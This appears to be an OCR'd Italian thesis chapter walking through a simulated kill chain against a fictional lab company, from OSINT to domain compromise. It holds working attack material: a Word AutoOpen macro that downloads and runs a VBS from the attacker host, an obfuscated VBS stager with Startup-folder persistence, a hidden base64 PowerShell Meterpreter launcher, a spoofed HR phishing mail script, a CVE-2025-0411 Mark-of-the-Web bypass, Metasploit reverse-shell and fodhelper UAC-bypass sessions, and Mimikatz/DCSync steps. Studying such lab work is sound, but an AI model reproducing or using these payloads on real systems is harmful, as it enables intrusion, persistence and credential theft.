
Il nostro obiettivo è scoprire più informazioni possibili sul sistema, principalmente il ruolo dei vari dipendenti, i loro indirizzi email e le tecnologie utilizzate. Per ottenere informazioni dobbiamo utilizzare gli strumenti OSINT (Open Source Intelligence), ovvero degli strumenti utilizzati per ottenere informazioni pubblicamente accessibili, come social media,

motori di ricerca, siti web aziendali , tutto senza violare la legge o accedere direttamente nel sistema vittima.

Avendo già in mente la vittima da attaccare, cerchiamo di ottenere più informazioni possibili. I primi strumenti in assoluto da usare in questa tipologia di attacchi sono Linkedin e Google Dork. Linkedin è noto social web dove è possibile reperire informazioni molto importanti sul target vittima, nel caso della simulazione si cerca nella barra di ricerca il nome dell'azienda, ovvero `Sistema`. Nel nostro caso, le informazioni utili che otteniamo tramite Linkedin sono il numero dei dipendenti (`5-10`) e l'annuncio di lavoro in Esperto in Active Directory il quale fornisce indirettamente informazioni importanti sulla struttura aziendale.



Dobbiamo cercare un modo per ottenere le informazioni sui dipendenti che lavorano in SISTEMA. Andando a cercare informazioni utili ci possiamo imbattere in alcune testimonianze degli utenti i quali potrebbero fornire informazioni molto importanti. Ad esempio nella sezione `Vita Aziendale` troviamo una testimonianza da parte di un amministratore del sistema, individuo centrale nella fase di attacco



Andando direttamente sul profilo dell'utente troviamo tra le informazioni la sua email aziendale `mrossi@sistema.com`



Questa informazione sarà fondamentale per avviare la fase di **Delivery.** Avendo il dominio email dobbiamo andare a raccogliere informazioni per comprendere i vari controlli che verranno effettuati sulle email e capire come andare ad effettuare lo `Spoofing`, una tecnica che consiste nell'impersonificazione di un altro mittente.

Per raccogliere informazioni possiamo utilizzare il comando `dig`. Il nostro obiettivo è verificare l'IP del server SMTP e se, il dominio in questione, è protetto da meccanismi di difesa come `SPF` e `DMARC` i quali, rispettivamente, verificano se il dominio del mittente è accettato dal destinatario e definiscono come gestire l'email che non rispettano la policy di accettazione. Per ottenere l'IP del server SMTP usiamo il comando:

```
dig +short smtp.sistema.com
```

L'output sarà, in questo caso, il seguente:
`192.168.57.7`

Ora abbiamo un destinatario a cui inoltrare tutte le email di Phishing per i vari utenti
Il comando usato per verificare la presenza di `SPF` è:
`dig  TXT sistema.com`

Con il seguente output:

```
; <<>> DiG 9.20.0-Debian <<>> TXT sistema.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23886
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL:
1
```

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;sistema.com.                   IN      TXT

;; ANSWER SECTION:

;; Query time: 87 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Fri Jun 27 07:08:05 EDT 2025
;; MSG SIZE  rcvd: 132
```

La mancata presenza di : `sistema.com.  3600  IN  TXT "v=spf1 mx ip4:192.168.57.7 -all"` ci fa comprendere che il dominio è privo di `SPF`. Per verificare `DMARC` uso il comando:

```
dig  TXT _dmarc.sistema.com
```

L'output sarà il seguente


```
; <<>> DiG 9.20.0-Debian <<>> TXT _dmarc.sistema.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1266
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;_dmarc.sistema.com.            IN      TXT

;; ANSWER SECTION:
;; Query time: 119 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Fri Jun 27 07:13:41 EDT 2025
;; MSG SIZE  rcvd: 162
```

In questo output non troveremo alcun riferimento al `DMARC`, come ad esempio `_dmarc.sistema.com.  7200  IN  TXT  "v=DMARC1; p=quarantine;  rua=mailto:dmarc-reports@sistema.ru; ruf=mailto:dmarc-reports@sistema.ru;  fo=1"`. Sappiamo quindi che le email verso questo dominio potranno essere "Spoofate" e non finiranno nello `SPAM`, aumentando le probabilità di successo dell'attacco. Il prossimo passo è cercare di ottenere più email possibili , per fare ciò posso usare Google Dork. Avendo il dominio della nostra azienda, andiamo a cercare tutti i documenti Pdf, Excel e Word contenenti la parola `@sistema.com: intext:"@sistema.com" filetype:pdf OR filetype:xls OR filetype:doc.`

Troviamo questo risultato nella ricerca, contenente un documento Excel



Il documento Excel contiene le email degli utenti.

Nome	Cognome	Email
Mario	Rossi	mrossi@sistema.com
Luca	Bianchi	lbianchi@sistema.com
Giulia	Verdi	gverdi@sistema.com
Francesca	Russo	frusso@sistema.com
Alessandro	Ferrari	aferrari@sistema.com
Chiara	Gallo	cgallo@sistema.com
Davide	Conti	dconti@sistema.com
Elisa	Colombo	ecolombo@sistema.com
Simone	Fontana	sfontana@sistema.com
Sara	Moretti	smoretti@sistema.com

Ottenuto questo documento abbiamo finito la fase di ricognizione in quanto sappiamo la tecnologia usata in azienda (Active directory), i nomi degli utenti, il ruolo di alcuni utenti (Mario Rossi) e le email. Possiamo passare alla fase di `Weaponization`.

3.2.2 Weaponization

In questa fase andremo a creare tutti i componenti necessari per entrare nel sistema target. Avendo le email degli utenti, il modo migliore per poter attaccare è quello di effettuare un `Phishing`. Uno delle tecniche di Phishing più efficaci è quella di utilizzare software molto comuni, nel nostro caso Word con le macro.


Gli elementi necessari da realizzare saranno una immagine finta con l'intento di incitare l'utente ad abilitare le macro e uno script VBA (Visual Basic Application) che ci consenta di andare a rimuovere l'immagine, in modo da dare un impatto positivo all'utente, ed effettuare una chiamata GET sul nostro server attaccante cosi da ottenere lo script per effettuare una Reverse shell.

Quest'ultima prende il nome di Reverse in quanto sarà la vittima a connettersi al computer attaccante e non il contrario (ovvero la Blind shell). Fondamentale per questa fase è l'avvio del server sul computer Kali Linux, il quale verrà avviato tramite il seguente comando Python:

```
python3 -m http.server 8080
```

Grazie a questo comando possiamo andare ad effettuare delle GET per recuperare tutti gli script necessari.

L'immagine utilizzata per il documento Word malevolo è la seguente :



L'immagine guida l'utente a svolgere i passi necessari per poter abilitare le macro, il tutto usando tecniche di Social Engineering. L'utente è consapevole che il documento in questione è un documento contenente informazioni molto importanti legate alla mancanza dei prossimi pagamenti aziendali. Lo script VBA è il seguente :

```
Sub AutoOpen()
    script
End Sub

Sub script()
    Dim docum As Document
    Dim shp As Shape

    Set docum = ActiveDocument
```

```
    ' Controlla se ci sono immagini nel documento
    If docum.Shapes.Count > 0 Then
        docum.Shapes(1).Delete ' Elimina la prima immagine trovata

    End If
    Dim strProgramName As String
    Dim strArgument As String
    Dim tempPath As String
    Dim doc As Object

    ' Ottiene il documento attivo
    Set doc = ActiveDocument

    ' Recupera il programma da eseguire (cmd)
    strProgramName=doc.BuiltInDocumentProperties("Subject").Value

    ' Percorso del file temporaneo dove salvare il VBS
    tempPath = Environ("TEMP") & "\script.vbs"

    ' Costruisce il comando per scaricare il VBS con curl e poi
eseguirlo
    strArgument = "/c curl -s http://192.168.57.5:8080/script.vbs
--output " & tempPath & " && wscript.exe //B " & tempPath

    ' Esegue il comando in background
    Call Shell(""" & strProgramName & """ """ & strArgument & """",
vbHide)

End Sub
```

Questo script si esegue ogni volta che il documento viene aperto, seleziona il documento ed elimina la prima immagine che trova (l'immagine che incita l'utente ad avviare le macro), successivamente, per evitare che Word rilevi la VBA come un pericolo, verrà inserita come Subject del documento la parola cmd, cosi da Bypassare questo problema. Una volta effettuato questo passaggio verrà creato un file VBS (VBScript) in Temp ed eseguita una GET a 192.168.57.5:8080, ovvero sul computer Kali Linux, per ottenere lo script necessario per la Reverse shell (in una simulazione reale bisognerebbe usare un Proxy per poter camuffare l'IP in modo da non essere rintracciati). Lo script ottenuto ed eseguito sarà il seguente:

```
Set x1 = CreateObject("MSXML2.XMLHTTP")
Set x2 = CreateObject("ADODB.Stream")
Set objFSO = CreateObject("Scripting.FileSystemObject")

' Offuscamento dell'URL del server Kali
x3 = "http://" & "192.168." & "57" & ".5:8080/shell" & ".cmd"

' Percorso del file temporaneo CMD
x4                                                              =
CreateObject("WScript.Shell").ExpandEnvironmentStrings("%TEMP%") &
"\script.cmd"

' Percorso del file batch per la persistenza
```

```
x5                                                                    =
CreateObject("WScript.Shell").ExpandEnvironmentStrings("%APPDATA%"
) & _
     "\Microsoft\Windows\Start Menu\Programs\Startup\script.vbs"

' Effettua la richiesta GET per scaricare il file
x1.Open "GET", x3, False
x1.Send

' Salva il file CMD
If x1.Status = 200 Then
    x2.Open
    x2.Type = 1
    x2.Write x1.responseBody
    x2.Position = 0
    x2.SaveToFile x4, 2
    x2.Close
End If

' Costruzione del comando CMD da eseguire
cmd = "cmd.exe /c """ & x4 & """"

' Esecuzione dello script CMD in modalità nascosta
CreateObject("WScript.Shell").Run cmd, 0, False

' Creazione del codice VBS per la persistenza
vbsCode = "Set objShell = CreateObject(" & Chr(34) & "WScript.Shell"
& Chr(34) & ")" & vbCrLf & _
          "objShell.Run " & Chr(34) & "cmd.exe /c " & _
          Chr(34) & Chr(34) & x4 & Chr(34) & Chr(34) & Chr(34) & ",
0, False"

' Se il file di persistenza non esiste, lo crea
If Not objFSO.FileExists(x5) Then
    Set objFile = objFSO.CreateTextFile(x5, True)
    objFile.WriteLine vbsCode
    objFile.Close
End If
```

Il seguente script VBS effettuerà una GET utilizzando un indirizzo offuscato (in modo da Bypassare eventuali controlli) e creerà sia il file in TEMP (da eseguire subito) che un file in Startup (da eseguire ad ogni avvio della macchina vittima). Nel caso in cui il fine `script.vbs` sia stato già creato non lo sovrascrive. Entrambi gli script eseguiranno il seguente codice:

```
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0Ak[..]
```

(il codice mostrato equivale ad uno snippet di quello originale per via dell'elevata grandezza di quest'utltimo)

Il seguente comando esegue un codice in base64 nascondendo l'esecuzione all'utente vittima, consentendo di stabilire una connessione in Reverse shell tramite Meterpreter (ovvero un payload molto avanzato fornito e gestito direttamente da Metasploit) sul


computer Kali Linux. Alla fine di questi passaggi ci ritroviamo con un documento Word malevolo il quale all'insaputa della vittima esegue un po' di operazioni, tutte non rilevabili, in uno scenario privo di sistemi di sicurezza. L'utente, andando ad eseguire le macro, consentirà l'accesso dell'attaccante dell'intera infrastruttura. Ora abbiamo tutto ciò che ci serve per iniziare l'attacco vero e proprio e possiamo passare alla fase di `Delivery`.

3.2.3 Delivery

Questa è sicuramente la fase più cruciale in quanto sarà l'utente stesso a determinarne il successo. Se l'utente è ben informato, conosce i rischi che si possono correre a non prestare attenzione e riconosce le email di Phishing allora l'attacco terminerà qui. Ad oggi, nonostante l'avanzamento della sensibilizzazione su questi temi, molti ancora non sono ben istruiti e cadono nei tranelli di coloro che attaccano. Per convincere l'utente ad aprire l'email, l'attaccante si impersonificherà come membro delle risorse umane dell'azienda, comunicando agli utenti vittime che il pagamento del prossimo mese non arriverà. Per rendere il tutto ancora più credibile, tramite lo Spoofing il mittente sarà `risorseumane@sistema.com`, l'email sarà personalizzata per ogni utente e ad ogni utente verrà fornita una password per poter estrarre la cartella in modo da rendere il tutto ancora più convincente.

Un problema di questa fase è il MoTW (Mark Of The Web), ovvero un metadato che va ad identificare se un file proviene da internet o da un percorso non attendibile andando così ad attivare misure di sicurezza (nel caso del download del documento Word, per colpa del MoTW, non potranno essere attivate le macro). Per bypassare questo problema si userà la `CVE-2025-0411` ovvero un CVE (Common Vulnerabilities and Exposures) che sfrutta il software 7Zip, noto software di compressione file. 7Zip non estende il MoTW al contenuto interno.

Il documento `stipendio_sistema.docm`, creato in precedenza, verrà compresso utilizzando 7Zip in una cartella chiamata `info_pagamenti.7z`, la quale a sua volta verrà compressa in un'ulteriore cartella compressa chiamata `personal_info.7z` protetta dalla password `stipendio2025`. L'utente al fine di aprire correttamente il documento deve installare sul proprio computer il software 7zip, per questo motivo nell'email vi sarà una spiegazione che guida l'utente al download. E' fondamentale che il server SMTP sia acceso. Tramite `FakeSMTP` si può fare dalla seguente interfaccia:



Come si può notare le email verranno salvare su `C:\Users\mrossi\Documents`. Per inviare queste email verrà utilizzato il seguente script Python:

```
import smtplib
from email.message import EmailMessage
# Lista di utenti
utenti = ["mrossi", "lbianchi", "gverdi", "frusso", "aferrari",
"cgallo", "dconti", "ecolombo", "sfontana", "smoretti"]
# Configurazione dell'allegato
nome_allegato = "personal_info.7z"
with open("personal_info.7z", "rb") as f:
    file_data = f.read()
# Email per ogni utente
for utente in utenti:
    msg = EmailMessage()
    msg['From'] = "risorseumane@sistema.com"
    msg['To'] = f"{utente}@sistema.com"
    msg['Subject'] = "Problemi relativi ai pagamenti"

    msg.set_content(f"""Gentile {utente},

Con la presente, desideriamo informarLa che per il mese corrente,
non verrà effettuata l'erogazione del Suo stipendio.

Per ulteriori dettagli, La invitiamo ad aprire il documento
allegato, utilizzando la password "stipendio2025" per accedere alle
informazioni riservate. Per motivi di privacy VIETATO LA
DIVULGAZIONE DELLA PASSWORD.


Le raccomandiamo di seguire attentamente le istruzioni contenute
nell'email per garantire la massima protezione dei Suoi dati
sensibili.

COME APRIRE IL DOCUMENTO: Per via dei dati sensibili contenuti nel
documento è necessario aprirlo utilizzando un Software speciale,
chiamato 7Zip. Bisogna andare sul sito https://7-
zip.org/download.html e selezionare la versione .exe per Windows
x64. Una volta installato bisogna eseguirlo ed estrarre il contenuto
direttamente dal software in modo da inserire correttamente la
password indicata in precedenza.


Cordiali saluti,
Ufficio Risorse Umane
""")
    msg.add_attachment(file_data,          maintype='application',
subtype='x-7z-compressed', filename=nome_allegato)
    # Invio tramite server SMTP
    smtp_server = "192.168.57.7"
    with smtplib.SMTP(smtp_server, 25) as server:
        server.send_message(msg)

    print(f"[+] Email inviata a {utente}@sistema.com")
```


Questo script per ogni utente invia una email personalizzata inserendo come allegato la cartella compressa con password. Viene importato `smtplib` per simulare un server SMTP, mentre `EmailMessage` per strutturare i componenti dell'email, come destinatario, mittente, corpo e allegati. Una volta eseguito lo script, sul software `FakeSMTP` vedremo che l'email è arrivata con successo:



Tramite `MailView` visualizziamo l'email:



Aprendola possiamo visualizzarne il contenuto:




Come si può notare la vittima ha ricevuto l'allegato e, se dovesse svolgere i passaggi per aprire il documento in maniera corretta, possiamo passare alla fase di `Exploitation`

3.2.4 Exploitation

Questa è sicuramente una delle fasi più interessanti dell'attacco in quanto si entra nel vivo. Importante per questa fase avere il server Python acceso (`python3 -m http.server 8080`) e Meterpreter su Metasploit in attesa di connessioni. Per avviare Meterpreter bisogna digitare sul terminale Kali Linux `msfconsole -q`, successivamente `use exploit/multi/handler`, per poi cambiare il payload con `set payload windows/meterpreter/reverse_tcp`, cambiare `LHOST` (Listen Host) con l'IP della macchina attaccante `set LHOST 192.168.57.5` e infine avviarlo digitando `exploit`. A questo punto, il computer dell'attaccante sarà pronto. Quando il computer vittima andrà ad aprire il file Word effettuerà la seguente GET sul nostro server.

```
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.57.7 - - [30/Jun/2025 10:05:52] "GET /script.vbs HTTP/1.1" 200 -
```

In `C:\Windows\Temp` troveremo i due script.



In `Esecuzione Automatica` troveremo la `Backdoor` che ci consentirà di avere accesso ogni volta che il computer della vittima verrà acceso.



Per quanto riguarda dalla parte dell'attaccante possiamo vedere su Metasploit la creazione di una connessione con il computer vittima.


```
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.5
LHOST ⇒ 192.168.57.5
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.57.5:4444
[*] Sending stage (176198 bytes) to 192.168.57.7
[*] Meterpreter session 1 opened (192.168.57.5:4444 → 192.168.57.7:50178) at 2025-06-30 10:04:55 -0400

meterpreter > getuid
Server username: SYSTEM\mrossi
meterpreter >
```

E' possibile svolgere una serie di operazioni, come ad esempio accedere alla WebCam, muoversi tra le cartelle, raccogliere informazioni o aumentare i privilegi dell'utente. Avere un utente `Admin` è fondamentale in questa tipologia di attacco in quanto è necessario per poter effettuare movimenti laterali e puntare a colpire il Domain Controller. Un modo per avere privilegi da amministratore è quello di Bypassare l'UAC, ovvero una funzionalità di

Windows che non consente ad un programma di eseguire operazioni da amministratore senza il consenso diretto da parte dell'utente.



Il Bypass che verrà utilizzato viene svolto tramite un eseguibile considerato sicuro da Windows, ovvero `fodhelper.exe`, utilizzato per gestire funzionalità su richiesta. La caratteristica di questo eseguibile è avere un flag attivo chiamato `autoElevate`, con il quale Windows lo eleva senza dover usare automaticamente l'UAC. Windows controlla un registro di sistema per capire cosa deve eseguire fodhelper. Il registro controllato è `HKEY_CURRENT_USER\Software\Classes\ms-settings\shell\open\command`. Modificando la voce di registro `(Default)`, ovvero dove è contenuta la stringa di comando da eseguire, possiamo decidere noi l'azione che verrà compiuta.

Per svolgere il Bypass è necessario andare ad assegnare valore nullo alla voce `DelegateExecution`, il quale sostituisce `(Default)` andando ad eseguire oggetti `COM` (Component Object Model), ovvero una tecnologia Microsoft che consente a più processi di comunicare tra loro e riutilizzare componenti software. Per poter Bypassare UAC tramite fodhelper, Metasploit semplifica l'azione tramite un exploit interno. Per poterlo utilizzare dobbiamo avere già una sessione in reverse shell con la vittima. Tramite il comando `getprivs` sulla sessione attiva possiamo notare che la nostra vittima non ha privilegi molto elevati.

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Per compiere il Bypass la prima operazione da eseguire è il comando `background`, in modo da poter utilizzare exploit diversi sulla sessione con la vittima. Una volta che è in background bisogna memorizzare la sessione nella quale si vuole effettuare il bypass, per farlo si può usare il comando `sessions` che fornirà una lista di tutte le sessioni attive.

Per utilizzare il bypass bisogna digitare `use exploit/windows/local/bypassuac_fodhelper` , configurare la session con `set session numero_sessione` , nel nostro caso sarà la sessione 3. Per completare l'exploit è necessario digitare il comando `exploit` . Alcune volte potrebbe fallire ma dopo qualche tentativo si ottiene un esito positivo.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > use exploit/windows/local/bypassuac_fodhelper
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 3
session ⇒ 3
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 192.168.57.5:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (176198 bytes) to 192.168.57.7
[*] Meterpreter session 4 opened (192.168.57.5:4444 → 192.168.57.7:50043) at 2025-07-01 08:41:55 -0400

meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Si noti come il numero di privilegi è decisamente aumentato. Disponendo di un utente con tali privilegi si può passare alla fase successiva, ovvero `Lateral Movement e Data Gathering`.

3.2.5 Lateral Movement e Data Gathering

In questa fase il nostro obiettivo è quello di ottenere informazioni utili ai fini dell'attacco e spostarsi dal computer vittima al Domain Controller in modo da avere accesso a tutta la rete. Per fare ciò si userà una tecnica chiamata `Pass-the-Hash` che sfrutta l'hash NTLM delle password in quanto Windows consente di autenticarsi su un sistema remoto senza conoscere la password in chiaro. L'hash NTLM può essere ottenuto tramite il tool Mimikatz direttamente contenuto in Metasploit.

Due tra le tecniche più utilizzate da Mimikatz sono il `DCSync` e `Logonpasswords`. La tecnica `DCSync` può essere usata solo se l'utente ha uno dei seguenti privilegi: `Replicating Directory Changes`, `Replicating Directory Changes`

`All` e `Replicating Directory Secrets`. Questi privilegi generalmente sono compresi nei seguenti utenti dell'AD: `Domain Admin`, `Enterprise Admin`, `Administrator`. La tecnica `DCSync` consente all'attaccante di comunicare direttamente con il DC facendo credere a quest'ultimo di comunicare con un altro DC, il quale richiede la sincronizzazione delle informazioni.

